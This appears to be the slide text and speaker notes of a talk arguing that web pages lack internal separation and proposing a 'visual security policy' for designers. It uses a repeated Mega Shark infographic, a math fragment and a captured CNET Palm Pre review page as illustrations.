
So really, we should be asking ourselves... why?



What makes the web so hard to secure?

What makes the web so difficult to secure?

Unfortunately, that's not an easy question to answer. If you asked 20 web security experts, you might get 20 different answers...



BROWSERS

Education

Attackers

Standards

Insufficient security experts

Poor design choices

HTML

Flash

INFRASTRUCTURE

Web Designers

Policy

JavaScript

Insecure coding practices

From technologies to attackers to standards... there's a lot of little things that can go wrong and result in an insecure web page.

I don't have time to talk about all of them and I certainly don't know how to solve all of them, so I'm going to focus on one particular issue...

There are no restrictions
within a web page

And that's that there are no restrictions within a web page.

So in the typical way of describing things, your browser makes a sandbox for your web page to play in.


So you put your cute little baby web page in there, and things are pretty good. But eventually, you get bored...

And you want to add some toys in. User comments, latest status updates, advertisements, pictures. There's a lot of toys available for your web page. And that's great...

... if your web page is filled with nothing but cute and cuddly things that like to play together. But even cute and cuddly things have accidents...


flickr.com/people/rling

And not every bit of stuff that gets added to a web page is necessarily safe. It's quite easy to wind up with sharks in your sandbox.




Separation between components can mitigate attacks

We've actually got some great web security work out for mashups that deals with separation, so you can put all those potential sharks into separate tanks and keep other content safe.




So your web page becomes a bit more like an aquarium with lots of separate boxes or containers or fish tanks.



But not many web developers use encapsulation

But even though we have known ways to add separation, web developers don't use it. And then you wind up with sharks pretty much everywhere...

(This actually isn't photoshopped; it's a real art installation.)



UNCOVERING THE SECRETS OF MEGA SHARK

DEATH IN THE SKIES

A key weapon in Mega Shark's arsenal is its air attack. This skill is witnessed in *Mega Shark vs. Giant octopus*, where Mega Shark successfully takes down a plane cruising at cloud level. Let's take a closer look at how this majestic, yet deadly creature would seemingly defy physics to complete such a feat.

6 It takes around 20 seconds for Mega Shark to reach the plane. It must then disable the plane and bring it down in a deadly descent.

SIZING IT UP

Based on rough estimates, Mega Shark is twice the size of Megalodon, a prehistoric shark that ruled the seas during the Oligocene epoch and Neogene periods.

5 Within approximately 6 seconds Mega Shark has already travelled over 1km into the air.

4 Mega Shark breaks the surface at a launch speed of 709.2 km/h.

1 Mega Shark first spies the plane when it is about 10 km horizontally away from the launch point.

2 Mega Shark descends to a depth of at least 1500m to make a rush ascent.

3 At a minimum depth of 1500m Mega Shark must then accelerate rapidly to reach its breaching target speed.

COLLATERAL DAMAGE

With the extreme acceleration required, relatively smaller marine objects would be hauled to the surface in Mega Shark's wake.

A NEED FOR SPEED

To attack an aircraft 2000m above sea level, Mega Shark needs to gather a launch speed of 709.2 KM/H

COMPARE THAT TO OTHER FAST STUFF:


BULLET TRAIN	443 KM/H
TOMAHAWK MISSILE	880 KM/H

© STEPHEN TAUBMAN 2010

And if you're worried about sharks, you should be especially worried about the menace that is MegaShark. If you've watched the trailers, you know that MegaShark is a giant shark capable of jumping out of the ocean into the air and taking out an airplane.

[pause]

But no, I'm not here to talk about MegaShark.


UNCOVERING THE SECRETS OF MEGA SHARK

DEATH IN THE SKIES

A key weapon in Mega Shark's arsenal is its air attack. This skill is witnessed in *Mega Shark vs. Giant octopus*, where Mega Shark successfully takes down a plane cruising at cloud level. Let's take a closer look at how this majestic, yet deadly creature would seemingly defy physics to complete such a feat.

6 It takes around 20 seconds for Mega Shark to reach the plane. It must then disable the plane and bring it down in a deadly descent.

SIZING IT UP

Based on rough estimates, Mega Shark is twice the size of Megalodon, a prehistoric shark that ruled the seas during the Oligocene epoch and Neogene periods.

5 Within approximately 6 seconds Mega Shark has already travelled over 1km into the air.

4 Mega Shark breaks the surface at a launch speed of 709.2 km/h.

1 Mega Shark first spies the plane when it is about 10 km horizontally away from the launch point.

COLLATERAL DAMAGE

With the extreme acceleration required, relatively smaller marine objects would be hauled to the surface in Mega Shark's wake.

A NEED FOR SPEED

To attack an aircraft 2000m above sea level, Mega Shark needs to gather a launch speed of 709.2 KM/H

2 Mega Shark descends to a depth of at least 1500m to make a rush ascent.

COMPARE THAT TO OTHER FAST STUFF:


3 At a minimum depth of 1500m Mega Shark must then accelerate rapidly to reach its breaching target speed.

© STEPHEN TAUBMAN 2010

Infographics make complex data easier to understand using visuals

What I want you to see is that the picture I have up here is an infographic. That's a graphical way to represent data, usually statistics, used by magazines and other who want to convey complex data in a way that people can readily understand it.

So here you can see visually how much bigger MegaShark is than a great white or even a meglodon. The infographic shows you how fast MegaShark would have to be going, reminds you that a shark travelling that quickly would damage other nearby boats, and so on.




Equations allow more detailed analysis...

if you understand them

It's not the only way to represent the information. One could also use the equations that were used to calculate the speed of the shark. This lets you get a lot more detailed information, like the density of the water in the San Francisco Bay.

But you can only glean that information if you understand the equations. I have a math degree, and I can tell you that I certainly can't get that information at a glance: you need to know the symbols used, the physics, etc. It may provide great detailed information to experts, but for many people it will be impenetrable, and even for experts it's going to take a lot more time to analyze.



UNCOVERING THE SECRETS OF MEGA SHARK

DEATH IN THE SKIES

A key weapon in Mega Shark's arsenal is its air attack. This skill is witnessed in *Mega Shark vs. Giant octopus*, where Mega Shark successfully takes down a plane cruising at cloud level. Let's take a closer look at how this majestic, yet deadly creature would seemingly defy physics to complete such a feat.

6 It takes around 20 seconds for Mega Shark to reach the plane. It must then disable the plane and bring it down in a deadly descent.

SIZING IT UP

Based on rough estimates, Mega Shark is twice the size of Megalodon, a prehistoric shark that ruled the seas during the Oligocene epoch and Neogene periods.

5 Within approximately 6 seconds Mega Shark has already travelled over 1km into the air.

4 Mega Shark breaks the surface at a launch speed of 709.2 km/h.

1 Mega Shark first spies the plane when it is about 10 km horizontally away from the launch point.

2 Mega Shark descends to a depth of at least 1500m to make a rush ascent.

3 At a minimum depth of 1500m Mega Shark must then accelerate rapidly to reach its breaching target speed.

A NEED FOR SPEED


To attack an aircraft 2000m above sea level, Mega Shark needs to gather a launch speed of 709.2 KM/H

COMPARE THAT TO OTHER FAST STUFF:

COLLATERAL DAMAGE

With the extreme acceleration required, relatively smaller marine objects would be hauled to the surface in Mega Shark's wake.


© STEPHEN TAUBMAN 2010



if k even
m even
what if P=Q?
IF P=Q, only $(PQ_x)^0 X^{i+j-2k}$ term exists
$\Rightarrow 0^0=1$ in formula

So that's two ways to represent information, one which is very good for quick explanation and memorable presentation, another which provides greater detail and precision.

But what doe this have to do with web pages?



The people who make web pages...


... are also the people who make infographics

Well, the thing you should note is that the people who make web pages are often the same sort of people who make infographics. They're graphical designers, and they like to work within the visual space, often to reach a wide audience.

Visual Security Policy

And that's the sort of thinking that inspired my work on visual security policy. Existing work allows extensive customization of policy, but it didn't really give a higher level, at-a-glance sort of way to deal with web page security.

Math is hard, let's draw boxes!


Palm Pre (Sprint) Smartphone reviews – CNET Reviews
http://reviews.cnet.com/smartphones/palm-pre-sprint/4505-6452_7-33490473.html
Google
home
reviews
news | downloads | cnet tv
On MovieTome: See the OTHER villain from IRON MAN 2
log in | join CNET
cnet reviews
Cell Phones
Desktops
Digital Cameras
Laptops
MP3 Players
TVs
All Categories
Forums
Home > Reviews > Smartphones > Palm smartphones > Palm Pre (Sprint)
BlackBerry.
Full-featured. Surprisingly thin.
BlackBerry® Curve™ 8900 smartphone
Get more out of life
Cell phones
Best cell phones
Cell phone accessories
Cell phone buying guide
Cell phone finder
See all cell phone reviews
TOP PRODUCTS FROM TOP BRANDS
Dell products
Samsung
Intel products
AT&T products
Acer products
Add to my list
Print
E-mail
Share
review | user reviews | specifications | compare | shop
T-Mobile
Samsung
Sprint
BlackBerry
Verizon Wireless
CBS SPORTS

Palm Pre (Sprint)

Product summary

The good:
The Palm Pre's multitasking capabilities and notifications system are unparalleled. The smartphone features a vibrant display with multitouch functionality as well as a solid Web browser and good multimedia integration. The Pre offered good call quality and wireless options include 3G, Wi-Fi, Bluetooth, and GPS.

The bad:
The Pre's keyboard is cramped. Battery life drains quickly and the smartphone can be sluggish at times. Lacks expansion slot, video-recording capabilities, onscreen keyboard, and Flash support. The Pre App Catalog is still in beta with a limited number of titles.

CNET editors' rating: ★★★½☆
Very good
Detailed editors' rating

Average user rating: ★★★½☆
out of 332 reviews
See all user reviews

Add to my list


Where to buy Palm Pre (Sprint)

Price: $149.99

store	price	in stock
Sprint	$149.99	Yes

SEE STORE

